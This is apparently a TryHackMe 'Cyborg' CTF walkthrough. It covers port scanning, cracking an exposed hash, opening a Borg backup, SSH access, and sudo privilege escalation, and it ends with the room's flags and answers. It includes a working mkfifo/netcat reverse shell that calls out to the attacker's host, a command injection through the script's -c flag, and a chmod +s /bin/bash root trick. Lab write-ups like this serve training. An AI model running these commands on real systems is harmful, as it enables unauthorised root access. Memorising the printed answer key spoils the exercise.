


Cyborg write-up by ChickenLoner


This is a write-up for Cyborg CTF on TryHackMe which we have to recon to find interesting information and use them to access target machine and elevated our privilege

Site: <https://tryhackme.com/room/cyborgt8>




Cyborg
A box involving encrypted archives, source code analysis and more.

1110
0101 01
01 010

[Start AttackBox](#) [Help](#) 

[Chart](#) [Scoreboard](#) [Discuss](#) [Writeups](#) [More](#)

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 5187 users are in here and this room is 229 days old.

Created by  **fieldraccoon**

Start with nmap, we will find 2 ports are opened that will answer first 3 questions and we also that target running Apache web server which have a default page

```
(root@kali)~[/home/kali/Tryhackme]
# nmap -sV -sC 10.10.97.186
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-17 08:43 EDT
Nmap scan report for 10.10.97.186
Host is up (0.29s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_ 256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 32.20 seconds
```

Time to directory brute forcing with gobuster, now we will find more 2 interesting directories

```
(root@kali)~[/home/kali/Tryhackme]
# gobuster dir -u http://10.10.97.186/ -w /usr/share/wordlists/dirb/big.txt --no-error


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.97.186/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s


2021/08/17 08:47:47 Starting gobuster in directory enumeration mode

./htaccess (Status: 403) [Size: 277]
./htpasswd (Status: 403) [Size: 277]
/admin (Status: 301) [Size: 312] [→ http://10.10.97.186/admin/]
/etc (Status: 301) [Size: 310] [→ http://10.10.97.186/etc/]
Progress: 15668 / 20470 (76.54%)
```


In /admin we will found out more about web server owner



Most interesting things in /admin/admin.html it told us that Alex has his backup in music_archive and also in Archive that we can download compressed tar file



Before go to tar file, we will look at /etc first which we will see that this we can get a password for music_archive from here



```
← → ↺ 🏠 🔒 10.10.97.186/etc/squid/passwd

music_archive:$apr1$BpZ.Q.1m$F0qqPwHS0G50URu0VQTTn.
```

Crack it with john and now we don't know where to use this password (not for Ssh also)

```
(root@kali)-[/home/kali/Tryhackme/Linux/Cyborg]
# john --wordlist=/usr/share/wordlists/rockyou.txt passwd
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
squidward (music_archive)
1g 0:00:00:00 DONE (2021-08-17 08:58) 1.265g/s 49336p/s 49336c/s 49336C/s wonderfull..samantha5
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Back to tar, Extracted it first

```
(root@kali)-[/home/kali/Tryhackme/Linux/Cyborg]
# tar xvf archive.tar
home/field/dev/final_archive/
home/field/dev/final_archive/hints.5
home/field/dev/final_archive/integrity.5
home/field/dev/final_archive/config
home/field/dev/final_archive/README
home/field/dev/final_archive/nonce
home/field/dev/final_archive/index.5
home/field/dev/final_archive/data/
home/field/dev/final_archive/data/0/
home/field/dev/final_archive/data/0/5
home/field/dev/final_archive/data/0/3
home/field/dev/final_archive/data/0/4
home/field/dev/final_archive/data/0/1
```

Get content in README, we found that we need to use Borgbackup

```
(root@kali)-[/home/.../home/field/dev/final_archive]
# ls
config data hints.5 index.5 integrity.5 nonce README

(root@kali)-[/home/.../home/field/dev/final_archive]
# cat README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
```

In case you don't have borg just install it with `apt install borgbackup`

Use borg with list option to list repository that hidden in this directory, now we can use passphrase that we cracked with john earlier

```
(root@kali)-[/home/.../home/field/dev/final_archive]
# borg list
Enter passphrase for key /home/kali/Tryhackme/Linux/Cyborg/home/field/dev/final_archive:
music_archive
Tue, 2020-12-29 09:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba37277b1c82]
```

Get that repository with mount option or extract so now we can get music_archive directory

```
(root@kali)-[/home/.../home/field/dev/final_archive]
# mkdir output

(root@kali)-[/home/.../home/field/dev/final_archive]
# borg mount . ./output
Enter passphrase for key /home/kali/Tryhackme/Linux/Cyborg/home/field/dev/final_archive:

(root@kali)-[/home/.../home/field/dev/final_archive]
# ls
config data hints.5 index.5 integrity.5 lock.roster nonce output README

(root@kali)-[/home/.../home/field/dev/final_archive]
# ls output
music_archive
```

But I do recommend to just extract cause we need to unmount it later when we want to delete

```
(root@kali)-[/home/.../home/field/dev/final_archive]
# ls
config data hints.5 index.5 integrity.5 nonce README

(root@kali)-[/home/.../home/field/dev/final_archive]
# borg extract .::music_archive
Enter passphrase for key /home/kali/Tryhackme/Linux/Cyborg/home/field/dev/final_archive:

(root@kali)-[/home/.../home/field/dev/final_archive]
# ls
config data hints.5 home index.5 integrity.5 nonce README
```

Finding for somethings useful and we will get ssh credentials from note.txt

```
(root@kali)-[/home/.../music_archive/home/alex/Documents]
# ls
note.txt

(root@kali)-[/home/.../music_archive/home/alex/Documents]
# cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!

alex:S3cretP@s3
```

Connect to target machine via ssh and loot user flag

```
(root@kali)~[/home/kali/Script]
# ssh alex@10.10.97.186
The authenticity of host '10.10.97.186 (10.10.97.186)' can't be established.
ECDSA key fingerprint is SHA256:uB5uInLcQith1NC30YfXJUbdljQLRvGhDRUGCSAD7F8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.97.186' (ECDSA) to the list of known hosts.
alex@10.10.97.186's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
alex@ubuntu:~$
```

Now time to elevate our privilege, always check sudo -l first and it seem alex can run backup.sh as root without any password

```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
alex@ubuntu:~$ ls -lha /etc/mp3backups/backup.sh
-r-xr-xr-- 1 alex alex 1.1K Dec 30  2020 /etc/mp3backups/backup.sh
```

Adding write permission to that script

```
alex@ubuntu:~$ chmod +w /etc/mp3backups/backup.sh
alex@ubuntu:~$ ls -lha /etc/mp3backups/backup.sh
-rwxrwxr-- 1 alex alex 1.1K Dec 30  2020 /etc/mp3backups/backup.sh
```

Add shell code or something we can do there (recommended using >> for append, I made a mistake here) and run backup.sh with sudo

```
alex@ubuntu:~$ which netcat
/bin/netcat
alex@ubuntu:~$ echo "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.9.3.142 9001" > /tmp/f > /etc/mp3backups/backup.sh
alex@ubuntu:~$ cat /etc/mp3backups/backup.sh
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.9.3.142 9001 > /tmp/f
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh
rm: cannot remove '/tmp/f': No such file or directory
```

Loot root flag and we're done!

```
(root@kali)-[/home/kali/Tryhackme]
# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.9.3.142] from (UNKNOWN) [10.10.97.186] 51832
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
flag{Than5s_f0r_play1ng_H0pE_y0u_enJ053d}
#
```

Alternative way to loot root flag without changing anything, in backup.sh it could execute command giving -c followed with command

```
while getopts c: flag
do
    case "${flag}" in
        c) command=${OPTARG};;
    esac
done

backup_files="/home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3"

# Where to backup to.
dest="/etc/mp3backups/"

# Create archive filename.
hostname=$(hostname -s)
archive_file="${hostname}-scheduled.tgz"

# Print start status message.
echo "Backing up $Backup_files to $dest/$archive_file"

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo "Backup finished"

cmd=${command}
echo $cmd
```

We know that root flag always in root directory so just cat it

```
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh -c "cat /root/root.txt"
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: '/proc/1168': No such file or directory
find: '/run/user/108/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups/ubuntu-scheduled.tgz

tar: Removing leading '/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
flag{Than5s_f0r_play1ng_H0pE_y0u_enJ053d}
```

Quick tips! I always read other write-up once finished mine and I found 1 really useful that I want to share that is change mode of bash shell when other user executed to be executed with the same of group ID of one who created it (which in this case is root) (Credit: [Cyborg - Walkthrough by MightyIT](#))

```
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh -c "chmod +s /bin/bash"
```

And we need to use call bash shell with **bash -p** (run bash as suid)

Ref: <https://tldp.org/LDP/abs/html/options.html>

```
alex@ubuntu:~$ bash -p
bash-4.3# id
uid=1000(alex) gid=1000(alex) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),1000(alex)
bash-4.3# whoami
root
bash-4.3#
```

But in my opinion, just run `/bin/bash` at first is easier! (but you will find some problems later)

```
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh -c "/bin/bash"
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: '/run/user/108/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song
4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3
/home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 t
o /etc/mp3backups//ubuntu-scheduled.tgz
tar: Removing leading '/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors
Backup finished
root@ubuntu:~#
```

All answers and flags

Scan the machine, how many ports are open?

2

Correct Answer

Hint

What service is running on port 22?

ssh

Correct Answer

What service is running on port 80?

http

Correct Answer

What is the user.txt flag?

flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}

Correct Answer

Hint

What is the root.txt flag?

flag{Than5s_f0r_play1ng_H0pE_y0u_enJ053d}

Correct Answer

Hint